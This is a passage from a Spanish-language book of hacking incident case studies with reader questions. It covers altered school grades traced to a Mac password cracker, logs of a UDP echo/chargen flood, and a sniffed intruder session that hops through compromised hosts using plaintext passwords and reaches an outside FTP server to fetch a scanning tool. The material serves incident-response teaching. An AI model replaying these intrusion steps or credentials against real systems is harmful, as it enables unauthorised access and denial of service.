Se entregaba a cada profesor del distrito un equipo Macintosh nuevo para guardar sus documentos y los libros del curso. En Apple se pueden configurar los archivos para que sean compartidos, de esta forma lo único que tenían que hacer los profesores para conectarse al servidor era hacer un clic en el menú, ir a Elegir, seleccionar el servidor de archivos, e introducir la contraseña que se les habían entregado para editar sus archivos. Entre PC y Mac se instalaron trescientos nuevos equipos en el Higher Technology Center, para que los estudiantes pudieran acceder de forma pública. Los administradores del sistema de la comunidad universitaria controlaban la red en uno de los edificios del campus de Alta Tecnología.

JUEVES, 21 DE JUNIO DE 2001, 07:00

El caos comenzó bastante temprano en la escuela secundaria una mañana de Junio. Los profesores recogieron las libretas de calificaciones de los estudiantes y se dirigieron a sus clases para despedir el curso escolar. Los estudiantes recogieron sus libretas de calificaciones en el aula antes de que comenzaran las clases.

Más tarde, ese mismo día, durante la reunión anual de fin de curso de todo el personal, el director informó que unos cuantos profesores se habían dado cuenta de que sus estudiantes habían recibido calificaciones equivocadas (generalmente más altas). El director les pidió a los profesores que comparasen las calificaciones guardadas en sus computadoras con las de los libros de calificaciones.

Al final del día, el director anunció a los estudiantes que todas las notas serían retiradas hasta que se resolviera el problema. El director concertó una reunión de emergencia con los profesores antes de que se fueran. Patricia, la directora CIS (servicios de información de computación) del Instituto, solicitó al administrador del sistema del Higher Technology Center que fuera a la reunión, para comprobar si el problema se había producido por un hacker o por un fallo técnico.

JUEVES, 21 DE JUNIO DE 2001, 14:45

Jaime, el administrador del sistema, entró en la sala llena de profesores y saludó al director. Jaime comparó las calificaciones guardadas en el sistema con las de los libros de calificaciones y comprobó, efectivamente, que no coincidían. Les dijo a los profesores que averiguaría quién había cambiado las calificaciones y que las restituiría lo antes posible.

Cuando los profesores dejaron la sala, el director llevó aparte a Jaime y le preguntó si Patricia estaba en lo cierto cuando dijo que el problema podría deberse a un hacker. Jaime no poseía bastante información y no quiso asustarlo, por lo que le dijo que había sido un defecto en el proceso de creación de copias de seguridad, en vez de Mac era AWOL, por lo que se habían mezclado los archivos de la base de datos. Cualquier cosa es posible, pensó Jaime. Dejó la sala de reuniones y se fue directamente a su oficina para analizar qué es lo que había ocurrido exactamente.

JUEVES, 21 DE JUNIO DE 2001, 15:50

Jaime se sentó en su despacho y se preguntó qué podría haber ocurrido y cómo podría averiguarlo. No estaba muy puesto en máquinas Macintosh; de hecho se enorgullecía de saber administrar tanto servidores NT como Linux. Consiguió el trabajo en el Higher Technology Center porque pensaba que no se necesitaba nada especial para ser un experto en Mac. Con un poco de ayuda de algunos libros podría llegar a ser un profesional. Sin embargo, nunca había llegado a leer mucho sobre el tema, y se limitaba a resolver los problemas a medida que iban apareciendo.

Cuando ocurría algún problema en la red de su casa, que tenía NT y Linux, buscaba los archivos de registro. Por lo tanto comenzó a buscar alguno de estos archivos de registro. El tiempo pasaba y después de un rato, localizó los archivos de registro de Archivos Compartidos del servidor. En el panel del control de Archivos Compartidos que se muestra en la Figura C14.1, solamente aparecían los usuarios conectados y le daba los privilegios para desconectarlos.

Únicamente quería averiguar qué equipos estuvieron conectados, pero no pudo identificarlos ya que todos los profesores se conectaban con la misma cuenta. Finalmente obtuvo las direcciones IP, listadas en la Tabla C14.1., utilizando un software adicional para visualizar la información de los equipos conectados a la red.

El Instituto estaba cerrado y los profesores se habían ido a casa. Sin embargo había dos equipos conectados que no pertenecían a la escuela secundaria sino al edificio de Alta Tecnología. Después de echar un vistazo al primer equipo conectado (192.168.1.201), se dio cuenta de que había sido apagado por los conserjes de la oficina. Les preguntó quién había estado utilizando el equipo, y le señalaron a una profesora de la universidad que estaba paseando fuera del edificio.

Jaime encendió la máquina y la examinó, pero no encontró ningún rastro sospechoso. Después de una hora de «buscar una aguja en un pajar», Jaime abandonó y se puso a investigar el segundo equipo.

JUEVES, 17 DE JUNIO DE 2001, 17:30

El segundo equipo aún estaba encendido. La pantalla tenía una ventana de aviso diciendo que el equipo «Macintosh» no se podría cerrar, ya que la aplicación de edición de documentos SimpleText estaba aún en uso. El usuario había intentado desconec-




Figura C14.1. Panel de control de Archivos Compartidos.

tarse de la red, pero no había podido debido a que el programa se estaba ejecutando todavía en el servidor.

Jaime sabía que el usuario podría haber sido un profesor estudiando el estado del libro de calificaciones, o un hacker intentando borrar sus huellas. Después de analizar el disco duro, no pudo encontrar nada. Justo cuando iba a abandonar, se le ocurrió mirar el menú de Aplicaciones Recientes (Apple | Aplicaciones Recientes) y encontró algunas aplicaciones que habían estado ejecutándose.




Tabla C14.1 Direcciones IP de los equipos conectados al Servidor

Port	IP Address
548	192.168.1.201
548	192.168.1.118

Marcando los iconos y seleccionando Archivo | MostrarOriginal, localizó los elementos. La primera cosa que MacAnalysis encontró en la carpeta, fue un registro de seguridad llamado `highertechnoregistrycenter.edu.txt`. Cuando Jaime lo abrió, se percató de que era una comprobación de una auditoría de seguridad.

Salida del archivo de registro de MacAnalysis

```
STEP 1: CGI
vulnerabilities
Web Port (www) closed.
Trying to skip process.
STEP 2: Folders
Test Skipped .
STEP 3: Trojans
STEP 4:
Services/Protocols Holes
FTP :21 is active (Risk: Low)
Resume: Although your FTP server does not allow anonymous access
there may be weak passwords.
Fix: Check users passwords
FileSharing is active (RISK: Low)
Resume: Files and can be accessed remotely
Fix: Set strong user names and passwords,
```

La salida del archivo sólo le podía llevar a la conclusión de que el usuario había ejecutado un análisis de seguridad. Jaime sabía exactamente lo que se estaba ejecutando en el servidor. Por una parte, Jaime tenía un servidor FTP que se ejecutaba en algunas ocasiones, pero podía desactivarlo cuando no se estaba utilizando, y él mismo había escogido la contraseña `&@zZ0upeQ3`, y pensaba que era bastante segura. Reprodujo el barrido de puertos con MacAnalysis, utilizando la dirección IP del equipo donde estaban guardadas las calificaciones, como se muestra en la Figura C14.2.




Figura C14.2. Barrido de puertos.

Los únicos servicios que se estaban ejecutando en el servidor eran aquellos que tenían abiertos los puertos:

23, 25, 79, 110, 161, 427, 548

Jaime intentó averiguar un poco más acerca del segundo programa sospechoso. Lo primero que se le ocurrió fue mirar la documentación que venía con el programa. Todo lo que explicaba era quién había hecho el programa y qué era de uso exclusivamente educacional. Como no tuvo éxito en averiguar la utilidad del programa decidió abrirlo. Ejecutó el programa MagicKey, presentaba una pantalla inicial con el nombre del programa en grande, después aparecía la ventana principal. La configuración del programa se mostraba en una ventana y tenía guardada la configuración del usuario que había entrado anteriormente. En la ventana aparecía el nombre del servidor de archivos, el nombre del equipo, la zona y el nombre de usuario.

Sin saber lo que hacía el programa, Jaime presionó algunos botones. Parecía que el programa tenía toda la información del servidor de archivos central. Primero presionó el botón Info, y vio de nuevo la pantalla que aparecía cuando se iniciaba el programa. A continuación presionó el botón «Clear Log» (limpiar registro). No ocurrió nada, porque la ventana de registro estaba vacía. Finalmente, presionó el botón que ponía «Crack.»

Se abrió una ventana preguntando dónde guardar el archivo registro. Jaime se dio cuenta de esto porque la casilla de verificación «Write Cracked Pass to Log» (escribir contraseña craqueada a registro) estaba marcada, como se muestra en la Figura C14.3.




Figura C14.3. Ventana de estado de MagicKey.

Guardó el archivo de registro en su escritorio para que supiera después dónde lo había guardado. Pocos segundos después de haber guardado el archivo de registro, se abrió otra ventana en la que se solicitaba que seleccionara un archivo. No estaba seguro qué archivo seleccionar. El archivo que estaba marcado, MK.TXT, era el único archivo en el directorio de MagicKey que el programa podía leer, así que lo seleccionó. El programa continuó con el proceso de ejecución. El tiempo pasaba y el programa finalmente terminó.

De pronto sonó el teléfono. Jaime le dijo al director que había algo que no iba bien y que el problema podría ser un *hacker*. El director le preguntó si había copias de seguridad para que los profesores pudieran entregar las notas al día siguiente. El administrador se sintió orgulloso cuando contestó que hacía copias de seguridad semanalmente. Después de colgar, Jaime comenzó a restaurar los archivos con las calificaciones de la semana anterior. Las calificaciones parecían estar correctas, pero se habían perdido los datos de una semana.



PREGUNTAS

1. ¿Cómo obtuvo el hacker la IP del sistema?
2. ¿Para qué se utiliza el programa MagicKey?
3. ¿Dónde encontró el atacante los programas de seguridad?



DESAFÍO 15

A Thousand Razors¹

por Shon Harris, National Guard
Information Warfare Unit
y Mike Schiffman, @stake, Inc.

Industria:	Contratista del Gobierno
Complejidad del Ataque:	Baja
Complejidad de la Prevención:	Difícil
Complejidad de la Resolución:	Difícil

¹ Nota del traductor: Este título se traduce como Mil Hojas de Afeitar


Gil es el administrador principal de la red de Fantabalostico, una empresa contratista del Gobierno de los Estados Unidos, especializada en administración y consultoría. La red de Gil era bastante grande, con aproximadamente 250 nodos, uno de estos nodos era el servidor DNS, otro el servidor Exchange y otros dos los servidores Web, todos situados detrás de un cortafuegos Checkpoint.

En las últimas dos semanas, Gil se había estado enfrentando a unos cuantos problemas del servidor Web. La solución a los problemas de Gil consistía en duplicar la capacidad de la memoria RAM, de 256MB a 512MB, y actualizar todo el software con las últimas versiones. Con estas mejoras esperaba que se solucionaran sus problemas.

MIÉRCOLES, 18 DE OCTUBRE DE 2000, 12:25

Un miércoles al mediodía, Gil estaba en la oficina matando el tiempo antes de irse a comer, jugando los dados en un casino en Internet. Le tocaba tirar los dados, y estaba a punto de conseguir 20.000 dólares «online». Sintiéndose con suerte, Gil decidió apostar todo en el siguiente turno. Sacó un 2. Ojos de serpiente. A la porra. ¡Veinte de los grandes a la basura! «¡Oh no, por qué habré apostado la nómina de la compañía!», murmuró. Ya era hora de irse a comer con los compañeros, por lo que cerró la ventana del juego de dados, dejando en la pantalla únicamente el software del servidor Web que controla el rendimiento:

Todo parecía ir bien, y Gil se fue a comer.



MIÉRCOLES, 18 DE OCTUBRE DE 2000, 13:58


Al volver a las 2 P.M., Gil desbloqueó y comprobó de nuevo el servidor Web. Inmediatamente vio que había un problema:

MIÉRCOLES, 18 DE OCTUBRE DE 2000, 14:05

Gil envió un mensaje a Lisa, una ingeniero de redes más joven que trabajaba a su cargo, y le pidió que llamara a su teléfono móvil lo antes posible. Mientras que esperaba a Lisa, se puso a mirar el registro del servidor Web para comprobar si podría detectar cuándo se había iniciado el problema, o bien para encontrar algunos detalles importantes que pudieran haber causado el fallo.

MIÉRCOLES, 18 DE OCTUBRE DE 2000, 14:15

Justo cuando acababa de llegar Lisa para hablar con Gil, sonó su teléfono móvil. Era el Director de Operaciones de Fantabalostico, diciéndole que se habían recibido llamadas de clientes que no podían acceder al sitio Web. A Gil esto le pareció raro, ya que él sí era capaz de conectarse a la página desde su máquina. Gil intentó acceder a la página desde su PC, pero recibió un mensaje indicándole que la página no podía ser visualizada.



Gil le preguntó a Lisa si había realizado algún cambio en el servidor Web o si sabía algo de interés relacionado con el servidor Web. Ella no había realizado ningún cambio en el servidor Web, pero sí que sabía que se estaban produciendo problemas en el servidor. Gil no encontró nada sospechoso en los archivos de registro del servidor Web, así que dijo a Lisa que comprobara los registros del cortafuegos, mientras que él miraba los registros del router.

MIÉRCOLES, 18 DE OCTUBRE DE 2000, 15:00

Lisa miró los registros del cortafuegos e imprimió las entradas que se habían producido cuando ocurrió el problema. Filtró todo el tráfico que parecía normal y dejó las entradas sospechosas.

La Tabla C15.1 muestra lo que Lisa imprimió.

Tabla C15.1. *Registro del Cortafuegos*

Origen	Destino	Sport	Dport	Protocolo
172.16.45.2	192.168.0.75	7843	7	17
10.66.66.66	192.168.0.75	19	7	17
10.168.45.3	192.168.0.75	34511	7	17
10.66.66.66	192.168.0.75	19	7	17
192.168.89.111	192.168.0.75	1783	7	17
10.66.66.66	192.168.0.75	19	7	17
10.231.76.8	192.168.0.75	29589	7	17
192.168.15.12	192.168.0.75	17330	7	17
10.66.66.66	192.168.0.75	19	7	17
172.16.43.131	192.168.0.75	8935	7	17
10.23.67.9	192.168.0.75	22387	7	17
10.66.66.66	192.168.0.75	19	7	17
192.168.57.2	192.168.0.75	6588	7	17
172.16.87.11	192.168.0.75	21453	7	17
10.66.66.66	192.168.0.75	19	7	17
10.34.67.89	192.168.0.75	45987	7	17
10.65.34.54	192.168.0.75	65212	7	17
192.168.25.6	192.168.0.75	52967	7	17
172.16.56.15	192.168.0.75	8745	7	17
10.66.66.66	192.168.0.75	19	7	17

Gil hizo lo mismo con los registros del router, e imprimió las entradas que parecían sospechosas.

Registro del router durante el ataque

```
router1#sh ip cache flow
IP packet size distribution (567238991 total packets):
 1-32 64 96 128 160 192 224 256 288 320 352 384 416 448
 .000 .984 .002 .002 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000

 480 512 544 576 1024 1536 2048 2560 3072 3584 4096 4608
 .000 .000 .002 .008 .000 .002 .000 .000 .000 .000 .000 .000 .000

IP Flow Switching Cache, 7823134 bytes
4799 active, 117234 inactive, 1237463904 added
702311287 aged polls, 0 flow alloc failures
Active flows timeout in 30 minutes
Inactive flows timeout in 15 seconds
last clearing of statistics never
```

Protocol	Total Flows	Flows /Sec	Packets /Flow	Bytes /Pkt	Packets /Sec	Active(Sec) /Flow	Idle(Sec) /Flow
TCP-Telnet	22943	0.0	1	45	0.0	0.1	11.7
TCP-FTP	134820	0.0	1	47	0.0	2.4	13.7
TCP-FTPD	1983	0.0	1	40	0.0	0.2	11.3
TCP-WWW	3563	0.2	1	38	1.5	0.1	3.2
TCP-SMTP	7682	0.0	1	42	0.0	1.0	12.2
TCP-X	1892	0.0	1	40	0.0	0.6	11.2
TCP-BGP	1782	0.0	1	40	0.0	0.2	11.5
TCP-NNTP	2906	0.0	1	40	0.0	0.1	11.2
TCP-Frag	108	0.0	2	26	0.0	1.4	15.7
TCP-other	4992871	0.1	1	40	65.5	0.4	28.7
UDP-DNS	10345	0.0	1	54	0.0	0.9	18.0
UDP-NTP	629	0.0	1	41	0.0	9.5	17.8
UDP-TFTP	621	0.0	2	40	0.0	11.9	17.1
UDP-Frag	25	0.0	1	34	0.0	261.4	13.7
UDP-other	182921340	39.2	1	41	48.1	0.5	12.0
ICMP	1893457	0.0	10	674	0.5	7.9	13.7
IGMP	29	0.0	1569	1241	0.0	14.5	16.2
IP-other	7	0.0	21	64	0.0	17.7	16.9

Gil también imprimió algunos valores que había guardado hace pocas semanas, antes de que el servidor Web empezara a tener problemas. Le pareció buena idea utilizarlo para compararlo con el otro.

Registro del router normal

```
router1#sh ip cache flow
IP packet size distribution (567238991 total packets):
 1-32 64 96 128 160 192 224 256 288 320 352 384 416 448
 .000 .002 .002 .002 .000 .000 .000 .000 .000 .000 .000 .000 .000 .000

 480 512 544 576 1024 1536 2048 2560 3072 3584 4096 4608
 .000 .000 .002 .012 .006 .974 .000 .000 .000 .000 .000 .000 .000
```

```

IP Flow Switching Cache, 529842 bytes
2092 active, 50378 inactive, 8924 added
32341 aged polls, 0 flow alloc failures
Active flows timeout in 30 minutes
Inactive flows timeout in 15 seconds
last clearing of statistics never

```

Protocol	Total	Flows	Packets	Bytes	Packets	Active(Sec)	Idle(Sec)
-----	Flows	/Sec	/Flow	/Pkt	/Sec	/Flow	/Flow
TCP-Telnet	1243	0.0	1	12	0.0	0.1	1.7
TCP-FTP	3452	0.0	1	23	0.0	1.4	6.3
TCP-FTPD	775	0.0	1	12	0.0	0.2	2.3
TCP-WWW	32467905	1.2	1	49	1.5	0.1	5.9
TCP-SMTP	3532	0.0	1	31	0.0	1.0	8.1
TCP-X	1692	0.0	1	38	0.0	0.8	8.2
TCP-BGP	975	0.0	1	32	0.0	0.2	9.5
TCP-NNTP	1674	0.0	1	28	0.0	0.1	9.2
TCP-Frag	103	0.0	2	23	0.0	1.0	11.7
TCP-other	496268	0.1	1	41	62.2	0.5	34.2
UDP-DNS	1342	0.0	1	43	0.0	0.9	14.9
UDP-NTP	323	0.0	1	33	0.0	10.0	12.6
UDP-TFTP	278	0.0	2	26	0.0	8.9	9.1
UDP-Frag	21	0.0	1	29	0.0	189.5	8.2
UDP-other	5632	0.2	1	171	0.2	0.5	1.9
ICMP	245685	0.0	10	693	0.5	8.4	12.9
IGMP	21	0.0	1387	988	0.0	6.2	15.8
IP-other	7	0.0	16	64	0.0	18.0	12.3

Una de las cosas que descubrió enseguida era la enorme bajada en el tráfico de la Web. Estaba claro que nadie había accedido al servidor Web durante este incidente. Gil se puso a investigar lo que había ocurrido, y cómo podría arreglarlo lo antes posible.



PREGUNTAS

1. ¿Qué estaba ocurriendo en el servidor Web? ¿Qué tipo de ataque se estaba usando?
2. Suponiendo que la dirección origen no fue falsificada, ¿cómo podría Gil seguir las huellas del atacante?
3. ¿Cómo podría Gil seguir las huellas del atacante si la dirección origen fue falsificada?



DESAFÍO 16

One Hop Too Many¹

por Jim Hansen, Foundstone, Inc.

Industria:	Ingeniería Civil
Complejidad del Ataque:	Baja
Complejidad de la Prevención:	Baja
Complejidad de la Resolución:	Difícil

¹ Nota del traductor: El título de este capítulo se traduce como Un Salto a Demasiados, y hace referencia al ataque descrito en este capítulo, en el que mediante el ataque a un sistema se salta a otros muchos.

Este caso se centra en el uso inconsciente de sistemas corporativos como punto de lanzamiento de ataques contra una enorme variedad de víctimas. El punto de lanzamiento era una pequeña consultora de ingeniería. Mantenía un servidor que era vulnerable a un gran número de ataques sencillos.

JUEVES, 12 DE JULIO DE 2001, 13:44

Homer se incorporó al personal de Tecnologías de la Información de la empresa de ingeniería ubicada en Houston, Halvorsen and Marchetti. Homer comenzó a trabajar un lunes como administrador principal de la red. Estaba muy entusiasmado con el crecimiento de la empresa en el mercado y los planes para aumentar el grupo de T.I. (tecnologías de la información). En su anterior trabajo, Homer se había dedicado a la administración de un conjunto de BSD y servidores NT, ayudando con la administración de redes en general. Después de pasar unos cuantos días estudiando los diagramas de red de su predecesor y observando el tráfico de la red, pensaba que ya conocía esencialmente la red de la compañía. Existía una serie de estaciones de trabajo NT usadas por el equipo de ingenieros, un par de sistemas Solaris para CAD y un par de equipos BSD y Linux para el equipo de desarrollo. Para entender realmente todo el sistema y la documentación, dibujó un mapa de la red, mostrado en la Figura C16.1.

VIERNES, 13 DE JULIO DE 2001, 09:28

Después de un par de días revisando las configuraciones del sistema, Homer se sentía familiarizado con la mayoría de los dispositivos de la red. Su mayor preocupación era el desarrollo dentro de la empresa. Existía un gran número de configuraciones no estándar, que habían pasando por varios empleados distintos. Cuando estaba haciendo algunos arreglos al sistema BSD en el grupo de desarrollo, obtuvo la siguiente salida del comando `who`.

Salida de `who`

```
9:24AM up 18 days, 2 users, load averages: 0.09, 0.38, 0.39
USER  TTY FROM          LOGIN@  IDLE WHAT
homers co -              8:53AM   1:32 -
johng  p2 192.168.250.1 11:22PM   0 -
```

El hecho de que el usuario `johng` estuviera conectado parecía bastante raro. John estaba de viaje, atendiendo a un cliente en Australia, y no esperaban que se conectara con la oficina. Homer rápidamente ejecutó el comando `netstat` y obtuvo la siguiente salida.




Figura C16.1. Diagrama de la red del edificio principal de Halvorsen and Marchetti.

Resumen de la salida de netstat -n

```
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address Foreign Address (state)
tcp 0 0 100.1.1.254.23 192.168.250.1.1030 ESTABLISHED
tcp 0 0 *.23 *.* LISTEN
tcp 0 0 *.22 *.* LISTEN
tcp 0 0 *.80 *.* LISTEN
tcp 0 0 *.21 *.* LISTEN
```

El hecho de que sólo se utilizaran routers ACL para proporcionar seguridad en la conexión de la red a Internet tenía desde el principio bastante preocupado a Homer. Había decidido comenzar la semana siguiente la actualización de la seguridad de la

red, pero debido a este descubrimiento, decidió empezar antes. En primer lugar decidió controlar todo el tráfico que pasara por el grupo de desarrollo colocando un sistema BSD que ejecutara `tcpdump` en el segmento local. Homer mejoró la seguridad del sistema operativo instalando un sniffer (rastreador) en el puerto SPAN del switch (conmutador) principal. Una vez que pasara el fin de semana, pensó que tendría más información para comprender qué estaba haciendo John desde Australia.

LUNES, 16 DE JULIO DE 2001, 08:49

Homer pasó un fin de semana estupendo explorando Houston, y había olvidado completamente todo sobre la extraña conexión o el sniffer. Después de asegurarse que no existían otros problemas en la red, Homer empezó a revisar los datos de la red en Ethereal. A continuación se muestra lo que vio:

```
FreeBSD (darwin) (tty2)

Password:johnng

Welcome to Darwin.halvorsenmarchetti.com!

[darwin:~] johng% w

02:34AM up 22 days, 2 users, load averages: 0.41, 0.45, 0.40
USER      TTY FROM                LOGIN@  IDLE WHAT
johng     p2 192.168.250.10      2:34AM   0 -
jeffr     p2 100.1.1.17          11:56PM   0 -

[darwin:~] johng% ls -la
total 176
drwxr-xr-x  7 johng  staff   194 Jan 22 15:33 .
drwxr-xr-x  6 root   wheel   160 Jan 22 15:21 ..
-rw-----  1 johng  staff   162 Jul 11 23:31 .tcsh_history
-rw-r--r--  1 johng  staff  2149 Jul 11 23:26 victim1.niceschool.edu
du

[darwin:~] johng% telnet victim1.niceschool.edu

FreeBSD (victim1)

login: superct
password: hackrulz
*** Welcome to Nice School - Go Tigers beat State ***

superct% w

02:49AM up 45 days, 3 users, load averages: 2.32, 0.34, 0.41
USER      TTY FROM                LOGIN@  IDLE WHAT
superct   p2 100.1.1.254          2:49AM   0 -
msmythe   p2 con                9:12PM   0 -
lcalafan  p2 122.122.122.122      2:48AM   0 -
```

```

superct% ls -la
total 215
drwxr-xr-x  7 superct wheel 194 Mar 12 11:21 .
drwxr-xr-x  6 root   wheel 160 Mar 12 11:21 ..
-rw-----  1 superct wheel 1162 Jul 16 2:31 .tcsh_history

superct% ftp stash.littleisp.net
Connected to stash.littleisp.net
220 stash FTP server (Version 6.00LS) ready.
Name (stash.littleisp.net:superct): ftp
331 Guest login ok, send your email address as password.
Password:
230 Guest login ok, access restrictions apply.
Remote system type is UNKNOWN.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for '/bin/ls'.
total 8
dr-xr-xr-x  2 ftp  staff   24 Jan 29 15:24 incoming
dr-xr-xr-x  2 ftp  staff   24 Jan 29 15:24 bin
dr-xr-xr-x  2 ftp  staff   24 Jan 29 15:24 etc
dr-xr-xr-x  5 ftp  staff  126 May 20 04:11 pub
226 Transfer complete.
ftp> cd pub
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for '/bin/ls'.
total 1424
-r-r-r-  1 ftp  staff       35 Jan 29 15:25 README
-rwxr-xr-x  1 root  staff  533724 May 20 04:11 bnmap
